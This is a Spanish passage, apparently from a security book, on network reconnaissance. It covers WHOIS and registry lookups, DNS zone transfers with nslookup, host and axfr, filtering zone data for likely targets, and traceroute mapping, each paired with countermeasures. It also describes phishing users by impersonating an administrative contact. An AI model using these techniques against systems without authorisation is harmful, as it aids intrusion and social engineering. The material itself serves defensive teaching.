


Figura 1-10 Encontramos los detalles del registrado para keyhole.com en el sitio apropiado del registrador.

Por último, pero no por ello menos importante, existen varias GUI disponibles que también le ayudarán en sus búsquedas:

- **SamSpade** http://www.samspade.org
- **SuperScan** http://www.foundstone.com
- **NetScan Tools Pro** http://www.nwpsw.com

Una vez que se ha concentrado en el servidor WHOIS correcto para su objetivo, *puede* realizar otras búsquedas si el registrador lo permite. Tal vez sea capaz de encontrar todos los dominios que un servidor DNS particular hospeda, por ejemplo, o cualquier nombre que contiene una cierta cadena. La mayor parte de los servidores WHOIS están prohibiendo rápidamente estos tipos de búsqueda, pero aún vale la pena buscar para ver lo que permite el registrador. Puede ser lo que está buscando.

Búsquedas relacionadas con IP

Eso se ocupa muy bien de las búsquedas relacionadas con dominios, ¿pero qué pasa con los registros relacionados con IP? Como se explicó antes, los problemas relacionados con IP se manejan por varios RIR bajo ASO de ICANN. Veamos cómo podemos consultar esta información.

El servidor WHOIS en ICANN (IANA) no actúa como un registro con autoridad para todos los RIR, como lo hace para los TLD, pero cada RIR sabe qué rangos de IP maneja. Esto nos permite simplemente seleccionar uno de éstos para empezar nuestra búsqueda. Si seleccionamos el incorrecto, nos dirá con cuál tenemos que seguir.

Digamos que mientras estudia con atención los registros de seguridad (como estoy seguro que hace de forma religiosa, ¿no es verdad?), se encuentra con una entrada interesante con una IP de origen de 61.0.0.2. Empieza por insertar esta IP en la búsqueda WHOIS en http://www.arin.net (figura 1-11), que le indica que APNIC maneja actualmente este rango de IP. Entonces va al sitio de APNIC en http://www.apnic.net para seguir su búsqueda (figura 1-12). Aquí encuentra que National Internet Backbone de India maneja realmente esta dirección.




Figura 1-11 ARIN le indica qué RIR necesita buscar.




Figura 1-12 Resulta que la dirección IP pertenece a la National Internet Backbone de India.

Este proceso puede seguirse para rastrear cualquier dirección IP en el mundo hasta su dueño, o al menos al punto de contacto que puede estar dispuesto a proporcionar los detalles restantes. Al igual que con cualquier otra cosa, la cooperación es casi completamente voluntaria y variará si trabaja con diferentes compañías y gobiernos. Siempre tenga en mente que existen muchas formas para que un hacker enmascare su IP verdadera. En el mundo cibernético de hoy en día, es más probable que sea una dirección IP ilegítima que una real. Así que la IP que se muestra en sus registros tal vez sea lo que conocemos como dirección IP *lavada* (casi imposible de encontrar).

También podemos encontrar rangos IP y números de sistema autónomos BGP que pertenecen a una organización al buscar los servidores WHOIS de RIR para el nombre literal de la organización. Por ejemplo, si buscamos "Google" en http://www.arin.net, vemos que el rango IP pertenece a Google bajo su nombre, al igual que su número AS, AS15169 (figura 1-13).




Figura 1-13 Aquí vemos los rangos IP y el número AS de BGP que pertenecen a Google bajo su nombre.

Tal vez sea útil explicar cuál sería la utilidad de encontrar datos BGP. La información de la dirección IP probablemente es obvia. La información de BGP tal vez no lo es.

En la tabla 1-2 se muestran varias herramientas disponibles para búsquedas WHOIS.

El contacto administrativo es una pieza importante de información porque puede indicarle el nombre de la persona responsable de la conexión a Internet o firewall. Nuestra consulta también regresa números de teléfono y fax. Esta información es una ayuda enorme cuando está realizando una revisión de penetración por medio de marcado. Sólo encienda los escáneres de teléfono en el rango observado y habrá tenido un buen inicio para identificar posibles números de módem. Además, a menudo un intruso se hace pasar por el contacto administrativo al usar ingeniería social en usuarios que no lo sospechan en una organización. Un atacante enviará mensajes de correo electrónicos engañosos a un usuario ingenuo haciéndose pasar por el contacto administrativo. Es sorprendente ver cuántos usuarios cambiarán sus contraseñas por la que usted desee, siempre y cuando parezca que la consulta viene de una persona confiable de soporte técnico.

Mecanismo	Recursos	Plataforma
Interfaz Web	http://whois.iana.org http://www.arin.net http://www.allwhois.com	Cualquier plataforma con un cliente Web
Cliente `whois`	`whois` se proporciona con casi todas las versiones de UNIX	UNIX
Cliente `fwhois`	http://linux.maruhn.com/sec/fwhois.html	UNIX
WS_Ping ProPack	http://www.ipswitch.com	Windows 95/NT/2000/XP
Sam Spade	http://previews.samspade.org/ssw/	Windows 95/NT/2000/XP
Interfaz Web Sam Spade	http://www.samspade.org/	Cualquier plataforma con un cliente Web
Herramientas Netscan	http://www.netscantools.com/nstpromain.html	Windows 95/NT/2000/XP
Xwhois	http://c64.org/~nr/whois/	UNIX con X y GTK+conjunto de herramientas GUI
Jwhois	http://www.gnu.org/software/jwhois/jwhois.html	UNIX

Tabla 1-2 Técnicas de búsqueda WHOIS y orígenes de datos.

Los registros de fechas de creación y modificación indican qué tan acertada es la información. Si el registro se creó hace cinco años pero no se ha actualizado desde entonces, es muy probable que mucha de la información (por ejemplo, el contacto administrativo) no esté actualizada.

La última pieza de información nos proporciona los servidores DNS con autoridad, que son las fuentes o registros para las búsquedas de nombre para ese dominio o IP. El primero en la lista es el servidor DNS primario; después los siguientes servidores DNS secundarios, terciarios, etc. Necesitaremos esta información para nuestra interrogación de DNS, que se analiza en páginas posteriores de este capítulo. Además, podemos tratar de usar el rango de red presentado como un punto de inicio para nuestra consulta de la red para la base de datos ARIN.

Medidas para contrarrestar riesgos de seguridad en base de datos pública

Mucha de la información contenida en las diversas bases de datos analizada hasta el momento está hecha para divulgación pública. Los contactos administrativos, los bloques de red registrados y la información de nombre de servidor con autoridad se requieren cuando una organización registra un dominio en Internet. Sin embargo, deben emplearse consideraciones de seguridad para dificultar el trabajo de los atacantes.

Muchas veces, un contacto administrativo dejará una organización y hasta será capaz de cambiar la información de dominio de la organización. Por lo tanto, primero asegúrese de que la información en la base de datos es fidedigna. A menudo es necesario actualizar la información administrativa, técnica y de facturación. Esto se administra mejor al configurar alertas con sus proveedores de dominio como Verisign. Piense en los números telefónicos y las direcciones de la lista. Puede usarse como punto de partida para un ataque de marcado telefónico o para fines de ingeniería social. Piense en usar un número de llamada gratuita o un número que no esté en el intercambio telefónico de la organización. Además, hemos visto varias organizaciones que muestran listas de contactos administrativos ficticias, esperando engañar a un posible ingeniero social. Si cualquier empleado recibe un correo electrónico o una llamada telefónica del contacto ficticio, puede alertar al departamento de seguridad de que existe un problema potencial.

La mejor sugerencia es usar características de anonimato ofrecidas por su proveedor de nombres de dominio. Por ejemplo, Network Solutions y Godaddy.com ofrecen características de registro privado donde puede pagar 9 u 8.99 dólares adicionales al año, además del costo del dominio, para que sus direcciones, números telefónicos, correos electrónicos, etc., reales no aparezcan en la lista. Esta es la mejor forma de hacer que la información de contacto confidencial de la compañía no se filtre en Internet.

Otro peligro con el registro de dominio surge cuando algunos registradores permiten actualizaciones. Por ejemplo, la implementación actual de Network Solutions permite cambios automáticos en línea a la información de dominio. Network Solutions autentifica la identidad del registrado de dominio con el método Guardian, que usa tres tipos diferentes de autentificación: el campo FROM en un correo electrónico, una contraseña y una clave Pretty Good Privacy (PGP, muy buena privacidad). El método de autentificación más débil es el campo FROM por medio de correo electrónico. Las implicaciones de seguridad de este mecanismo de seguridad son prodigiosas. En esencia, cualquiera puede falsificar una dirección de correo electrónico y cambiar la información relacionada con su dominio, técnica mejor conocida como *secuestro de dominio*. Esto es exactamente lo que le pasó a AOL el 16 de octubre de 1998, como lo informó el *Washington Post*. Alguien se hizo pasar por un oficial de AOL y cambió la información de dominio de AOL para que todo el tráfico se dirigiera a autonete.net.

AOL se recuperó rápidamente de este incidente, pero reveló la fragilidad en la presencia de una organización en Internet. Es importante seleccionar la solución más segura disponible, como contraseña o autentificación PGP, para cambiar la información de dominio. Además, se requiere el contacto administrativo o técnico para establecer el mecanismo de autentificación por medio de Contact Form de Network Solutions.

Paso 5: interrogación de DNS

Después de identificar todos los dominios asociados, puede comenzar a consultar el DNS. DNS es una base de datos distribuida utilizada para asignar direcciones IP a nombres de host, y viceversa. SI DNS está configurado de forma insegura, es posible obtener información reveladora acerca de la organización.

Zona de transferencias

Popularidad:	*7*
Simplicidad:	*7*
Impacto:	*3*
Evaluación del riesgo:	***6***

Una de las configuraciones erróneas más serias que un administrador de sistema puede hacer es permitir que usuarios no confiables de Internet realicen una transferencia de zona de DNS. Aunque esta técnica se ha vuelto casi obsoleta, la incluimos aquí por tres razones:

1. Esta vulnerabilidad permite obtener información importante sobre un objetivo.
2. A menudo es el trampolín a ataques que no estarían presentes sin ésta.
3. Créalo o no, puede encontrar muchos servidores DNS que todavía permiten esta característica.

Una *transferencia de zona* permite a un servidor maestro secundario actualizar su base de datos de zona desde el maestro principal. Esto proporciona redundancia cuando se ejecuta DNS, cuando el servidor de nombre primario queda no disponible. Por lo general, sólo los servidores DNS maestros secundarios necesitan realizar una transferencia de zona DNS. Sin embargo, muchos servidores DNS secundarios están mal configurados y proporcionan una copia de la zona a cualquiera que la pida. Esto no es necesariamente malo si la única información proporcionada se relaciona con sistemas que están conectados a Internet y tienen nombres de host válidos, aunque hace que sea mucho más sencillo para los atacantes encontrar posibles objetivos. El problema real ocurre cuando una organización no usa un mecanismo público/privado de DNS para segregar su información DNS externa (que es pública) de la información interna de DNS privada. En este caso, los nombres de host internos y las direcciones IP se le revelan al atacante. Proporcionar información IP interna a un usuario no confiable a través de Internet es semejante a proporcionar un diseño del edificio, o un mapa de la red interna de la organización.

Echemos un vistazo a varios métodos que podemos usar para realizar transferencias de zona y los tipos de información que pueden recabar. Aunque están disponibles muchas herramientas diferentes para realizar transferencias de zona, vamos a limitar la discusión a varios tipos comunes.

Una forma sencilla de realizar una transferencia de zona es usar el cliente nslookup que suele proporcionarse con casi todas las implementaciones UNIX y Windows. Podemos usar nslookup en un modo interactivo, como se muestra a continuación:

```
[bash]$ nslookup
Default Server: ns1.ejemplo.com
Address: 10.10.20.2
```

```
> 192.168.1.1
Server: ns1.ejemplo.com
Address: 10.10.20.2
Name: gate.ejemplo.com
Address: 192.168.1.1
> set type=any
> ls -d ejemplo.com. >\> /tmp/zone_out
```

Primero ejecutamos nslookup en modo interactivo. Una vez iniciado, nos dirá el servidor de nombres predeterminado que está usando, que suele ser el servidor DNS de la organización o un servidor DNS proporcionado por un ISP. Sin embargo, nuestro servidor DNS (10.10.20.2) no tiene autoridad para nuestro dominio de destino, así que no tendrá todos los registros DNS que estamos buscando. Por lo tanto, necesitamos decirle manualmente a nslookup cuál servidor DNS consultar. En nuestro ejemplo, queremos usar el servidor DNS primario para ejemplo.com (192.168.1.1).

Después establecemos el tipo de registro en "any". Esto nos permitirá extraer cualquier registro DNS disponible (`man nslookup`) para obtener una lista completa.

Por último, usamos la opción `ls` para hacer una lista de todos los registros asociados con el dominio. El conmutador `-d` se utiliza para hacer una lista de todos los registros para el dominio. Adjuntamos un punto (.) al final para indicar que queremos el nombre de dominio plenamente calificado (sin embargo, casi siempre puede dejarlo sin punto). Además, redirigimos la salida al archivo /tmp/zone_out para que podamos manipularlo más adelante.

Después de completar la transferencia de zona, podemos ver el archivo para saber si hay información interesante que nos permitirá tener como objetivo sistemas específicos. Revisemos la salida simulada para ejemplo.com:

```
bash] more zone_out
acct18       ID IN A   192.168.230.3
          ID IN HINFO "Gateway2000" "WinWKGRPS"
          ID IN MX   0 ejemploadmin-smtp
          ID IN RP   bsmith.rci bsmith.who
          ID IN TXT   "Location:Telephone Room"
ce         ID IN CNAME  aesop
au         ID IN A    192.168.230.4
          ID IN HINFO  "Aspect" "MS-DOS"
          ID IN MX   0 andromeda
          ID IN RP   jcoy.erebus jcoy.who
          ID IN TXT   "Location: Library"
acct21       ID IN A    192.168.230.5
          ID IN HINFO  "Gateway2000" "WinWKGRPS"
          ID IN MX    0 ejemploadmin-smtp
          ID IN RP    bsmith.rci bsmith.who
          ID IN TXT    "Location:Accounting"
```

No recorreremos cada detalle del registro, sino que señalaremos varios tipos importantes. Vemos que en cada entrada tenemos un registro "A" que denota la dirección IP del nombre de sistema ubicado a la derecha. Además, cada host tiene un registro HINFO que identifica la plataforma o el tipo de sistema operativo que se ejecuta (véase RFC 952). Los registros HINFO no son necesarios, pero proporcionan información muy valiosa a los atacantes. Como guardamos los resultados de la transferencia de zona en un archivo de salida, podemos manipular fácilmente los resultados con programas de UNIX como grep, sed, awk o perl.

Supongamos que somos expertos en SunOS/Solaris. Podríamos encontrar las direcciones IP que tienen un registro HINFO asociado con Sparc, SunOS o Solaris:

```
[bash]$ grep -i solaris zone_out |wc -l
  388
```

Podemos ver que tenemos 388 posibles registros que hacen referencia a la palabra "Solaris". Obviamente, son muchos objetivos.

Supongamos que queremos encontrar sistemas de prueba, que suelen ser la opción favorita para los atacantes. ¿Por qué? La respuesta es simple: por lo general, no tienen muchas características de seguridad habilitadas; a menudo cuentan con contraseñas que se adivinan fácilmente, y los administradores tienden a no notar o tener cuidado de quién inicia sesión en éstos. Son el hogar perfecto para cualquier intruso. Por lo tanto, podemos buscar sistemas de prueba como el siguiente:

```
[bash]$ grep -I test /tmp/zone_out |wc -l
  96
```

Así, tenemos casi 96 entradas en el archivo de zona que contienen la palabra "test". Esto debe ser igual a una buena cantidad de sistemas de prueba reales. Éstos son sólo ejemplos simples. La mayoría de los intrusos segmentan estos datos para hacer blanco en tipos de sistema específicos con vulnerabilidades conocidas.

Tenga algunos puntos en mente. En primer lugar, el método antes mencionado consulta sólo un servidor de nombres a la vez. Esto significa que tendría que realizar las mismas tareas para todos los servidores de nombre que tienen autoridad para el dominio de destino. Además, consultamos sólo el dominio ejemplo.com. Si hubiera subdominios, hubiéramos realizado el mismo tipo de consulta para cada subdominio (por ejemplo, casaverde.ejemplo.com). Por último, tal vez reciba mensajes que le digan que el servidor se ha configurado para deshabilitar transferencias de zona de usuarios no autorizados. Por lo tanto, no podrá realizar una transferencia de zona de este servidor. Sin embargo, si hay varios servidores DNS, puede encontrar uno que permita transferencias de zona.

Ahora que le hemos mostrado el método manual, existen muchas herramientas que aceleran el proceso, incluidos el host, Sam Spade, axfr y dig.

El comando host se incluye en casi todas las variedades de UNIX. Algunas formas sencillas de usar host son las siguientes:

```
host -l ejemplo.com
and
host -l -v -t any ejemplo.com
```

Si necesita ajustar la dirección IP para alimentar una secuencia de comandos de shell, puede cortar las direcciones IP del comando host:

```
host -l ejemplo.com | cut -f 4 -d"" "" >\> /tmp/ip_out
```

No todas las funciones de recopilación de información deben realizarse mediante comandos de UNIX. Varios productos de Windows, como Sam Spade, proporcionan la misma información.

El comando `dig` de UNIX es favorito de los administradores DNS, y a menudo se usa para detectar y solucionar problemas de arquitecturas DNS. También puede realizar las diversas interrogantes de DNS mencionadas en esta sección. Tiene muchas opciones de línea de comandos como para mostrarlas aquí en una lista; la página principal explica sus características detalladamente.

Por último, puede usar una de las mejores herramientas para realizar transferencias de zona: axfr (http://packetstormsecurity.nl/groups/ADM/axfr-0.5.2.tar.gz) por Gaius. Esta utilidad transfiere información de zona de manera repetitiva y crea una base de datos comprimida de archivos de zona y host para cada dominio consultado. Incluso puede pasar dominios de alto nivel como .com y .edu para obtener todos los dominios asociados con .com y .edu, respectivamente. Sin embargo, esto no se recomienda debido a la enorme cantidad de dominios dentro de estos TLD.

Para ejecutar axfr, escribiría lo siguiente:

```
[bash]$ axfr ejemplo.com
axfr: Using default directory: /root/axfrdb
Found 2 name servers for domain ''ejemplo.com.'':
Text deleted.
Recieved XXX answers (XXX records).
```

Para consultar la base de datos axfr y conocer la información recién obtenida, escribiría lo siguiente:

```
[bash]$ axfrcat ejemplo.com
```

Determine registros de intercambio de correo (MX, Mail Exchange)

La determinación del lugar en que se maneja el correo suele ser un buen lugar de inicio para localizar la firewall de red de la organización de destino. A menudo, en un entorno comercial, el correo se maneja en el mismo sistema que la firewall, o al menos en la misma red. Por lo tanto, podemos usar el comando host para ayudar a cosechar aún más información:

```
[bash]$ host ejemplo.com

ejemplo.com has address 192.168.1.7
ejemplo.com mail is handled (pri=10) by correo.ejemplo.com
ejemplo.com mail is handled (pri=20) by smtp-forward.ejemplo.com
```

Medidas para contrarrestar la seguridad de DNS

La información de DNS proporciona muchos datos a los atacantes, así que es importante reducir la cantidad de información disponible en Internet. Desde la perspectiva de configuración de host, debe restringir las transferencias de zona sólo a los servidores autorizados. Para versiones modernas de BIND, la directiva `allow-transfer` en el archivo nombrado.conf puede usarse para forzar la restricción. Para restringir transferencias de zona en DNS de Windows puede usar la opción Notify (véase http://www.microsoft.com/technet/prodtechnol/windows2000serv/maintain/optimize/c19w2kad.mspx para conocer más información). Para otros servidores de nombres, debe consultar la documentación para determinar qué pasos son necesarios para restringir o deshabilitar transferencias de zona.

En el lado de la red, puede configurar una firewall o un enrutador de filtrado de paquetes para negar todas las conexiones entrantes no autorizadas al puerto 53 TCP. Debido a que las consultas de búsqueda de nombres son UDP y las consultas de transferencia de zona son TCP, esto combatirá un intento de transferencia de zona. Sin embargo, esta medida para contrarrestar es una violación al RFC, que dice que las consultas DNS mayores a 512 bytes se enviarán por medio de TCP. Casi siempre, las consultas DNS cabrán fácilmente en 512 bytes. Una mejor solución sería implementar firmas de transacción (TSIG) criptográficas para permitir que sólo hosts confiables transfieran información. Para conocer un estupendo texto elemental sobre seguridad de TSIG en Bind 9, visite http://www.linux-mag.com/2001-11/bind9_01.html.

La reducción de las transferencias de zona incrementará el tiempo necesario para que los atacantes prueben direcciones IP y nombres de host. Sin embargo, debido a que aún están permitidas las búsquedas de nombre, los atacantes pueden realizar búsquedas inversas manuales contra todas las direcciones IP de un bloque de red determinado. Por lo tanto, debe configurar los servidores de nombres para que sólo proporcionen información acerca de sistemas conectados directamente a Internet. Los servidores de nombre externos nunca deben configurarse para divulgar información de red interna. Esto parece ser un punto trivial, pero hemos visto servidores de nombres mal configurados que permiten extraer más de 16 000 direcciones IP internas y nombres de host asociados. Por último, desalentamos el uso de registros HINFO. Como verá en capítulos posteriores, puede identificar el sistema operativo del sistema de destino con gran precisión. Sin embargo, los registros HINFO facilitan en gran medida la selección de manera programada de sistemas posiblemente vulnerables.

Paso 6: reconocimiento de red

Ahora que hemos identificado posibles redes, podemos tratar de determinar su topología de red, además de posibles rutas de acceso a ésta.

Rastreo de ruta

Popularidad:	*8*
Simplicidad:	*9*
Impacto:	*2*
Evaluación del riesgo:	***6***

Para lograr esta tarea podemos usar el programa traceroute (ftp://ftp.ee.lbl.gov/traceroute.tar.gz), que se incluye en casi todas las variantes de UNIX y se proporciona con Windows. En Windows, se deletrea tracert debido a los problemas de nombre de archivo heredados 8.3.

traceroute es una herramienta de diagnóstico escrita originalmente por Van Jacobson que permite ver la ruta que sigue un paquete IP de un host al siguiente. traceroute usa el campo time-to-live (TTL) en el paquete IP para producir como respuesta un mensaje ICMP TIME_EXCEEDED de cada enrutador. A cada enrutador que maneja el paquete se le pide que reduzca el campo TTL. Por lo tanto, el campo TLL efectivamente se convierte en un contador de saltos. Podemos usar la funcionalidad de traceroute para determinar la ruta exacta que toman nuestros paquetes. Como ya se mencionó, traceroute puede permitirle descubrir la topología de red empleada por la red de destino, además de identificar los dispositivos de control de acceso (como una firewall basada en aplicación o enrutadores de filtrado de paquetes) que pueden filtrar nuestro tráfico.

Veamos un ejemplo:

```
[bash]$ traceroute ejemplo.com
traceroute to ejemplo.com (192.168.1.7), 30 hops max, 38 byte packets

1 (10.1.1.1) 4.264 ms 4.245 ms 4.226 ms
2 (10.2.1.1) 9.155 ms 9.181 ms 9.180 ms
3 (192.168.10.90) 9.224 ms 9.183 ms 9.145 ms
4 (192.168.10.33) 9.660 ms 9.771 ms 9.737 ms
5 (192.168.10.217) 12.654 ms 10.145 ms 9.945 ms
6 (192.168.11.173) 10.235 ms 9.968 ms 10.024 ms
7 (192.168.12.97) 133.128 ms 77.520 ms 218.464 ms
8 (192.168.13.78) 65.065 ms 65.189 ms 65.168 ms
9 (192.168.14.252) 64.065 ms 65.021 ms 65.301 ms
10 (192.168.100.130) 82.511 ms 66.022 ms 6.170 ms
11 www.ejemplo.com (192.168.1.7) 82.355 ms 81.644 ms 84.238 ms
```

Podemos ver la ruta de los paquetes, que dan varios saltos hasta el destino final sin que se bloqueen. Podemos suponer que es un host vivo y que el salto antes de éste (10) es el enrutador extremo de la organización. El salto 10 puede ser una firewall dedicada basada en aplicación, o podría ser un dispositivo de filtrado de paquetes simple (no estamos seguros aún). Por lo general, una vez que llega a un sistema vivo en una red, el sistema anterior a éste es un dispositivo que realiza funciones de enrutamiento (por ejemplo, un enrutador o una firewall).

Este es un ejemplo muy simplista. En un entorno complejo, existen varias vías de enrutamiento (es decir, dispositivos de enrutamiento con varias interfaces, como un enrutador Cisco de la serie 7500, o balanceadores de carga. Además, cada interfaz puede tener diferentes listas de control de acceso (ACL) aplicadas. En muchos casos, algunas interfaces pasarán sus consultas de ruta de rastreo, mientras que otras las negarán debido a la ACL aplicada. Por lo tanto, es importante crear un mapa de asignaciones de toda su red con el uso de traceroute. Después de que rastrea la ruta de varios sistemas en la red, puede comenzar a crear un diagrama de red que muestre la arquitectura de la puerta de enlace de Internet y la ubicación de dispositivos que están proporcionando funcionalidad de control de acceso. Esto se conoce como *diagrama de ruta de acceso*.

Es importante observar que casi todos los diferentes tipos de traceroute en UNIX tienen la opción predeterminada de enviar paquetes de protocolo de datagrama de usuario (UDP, User Datagram Protocol), con la opción de usar paquetes de protocolo de mensajería de control de Internet (ICMP, Internet Control Messaging Protocol) con el conmutador `-I`. Sin embargo, en

Windows el comportamiento predeterminado consiste en usar paquetes de consulta de eco de ICMP. Por lo tanto, su kilometraje puede variar al usar cada herramienta si el sitio bloquea UDP contra ICMP, y viceversa. Otro elemento interesante de traceroute es la opción `-g`, que permite al usuario especificar enrutamiento de origen suelto. Por lo tanto, si cree que la puerta de enlace de destino aceptará paquetes enrutados del origen (lo que es un pecado capital), puede tratar de habilitar esta opción con los apuntadores de salto apropiados (consulte `man trace-route` en UNIX para conocer más información).

Otros conmutadores que necesitamos analizar pueden permitirnos superar los dispositivos de control de acceso durante nuestra prueba. La opción `-p` *n* de traceroute nos permite especificar un número de puerto (*n*) UDP que se incrementará en 1 cuando se lance la prueba. Por lo tanto, no podremos usar un número de puerto fijo sin alguna modificación a traceroute. Por suerte, Michael Schiffman ha creado un parche (http://www.packetfactory.net/projects/firewalk/dist/traceroute/) que agrega el conmutador `-S` para detener el incremento de puerto para la versión 1.4a5 de traceroute (ftp.cerias.purdue.edu/pub/tools/unix/netutils/traceroute/old). Esto nos permite forzar cada paquete que enviamos para que tenga un número de puerto fijo, con la esperanza de que el dispositivo de control de acceso supere este tráfico. Un buen número de puerto inicial es el puerto 53 de UDP (consultas DNS). Ya que muchos sitios permiten consultas 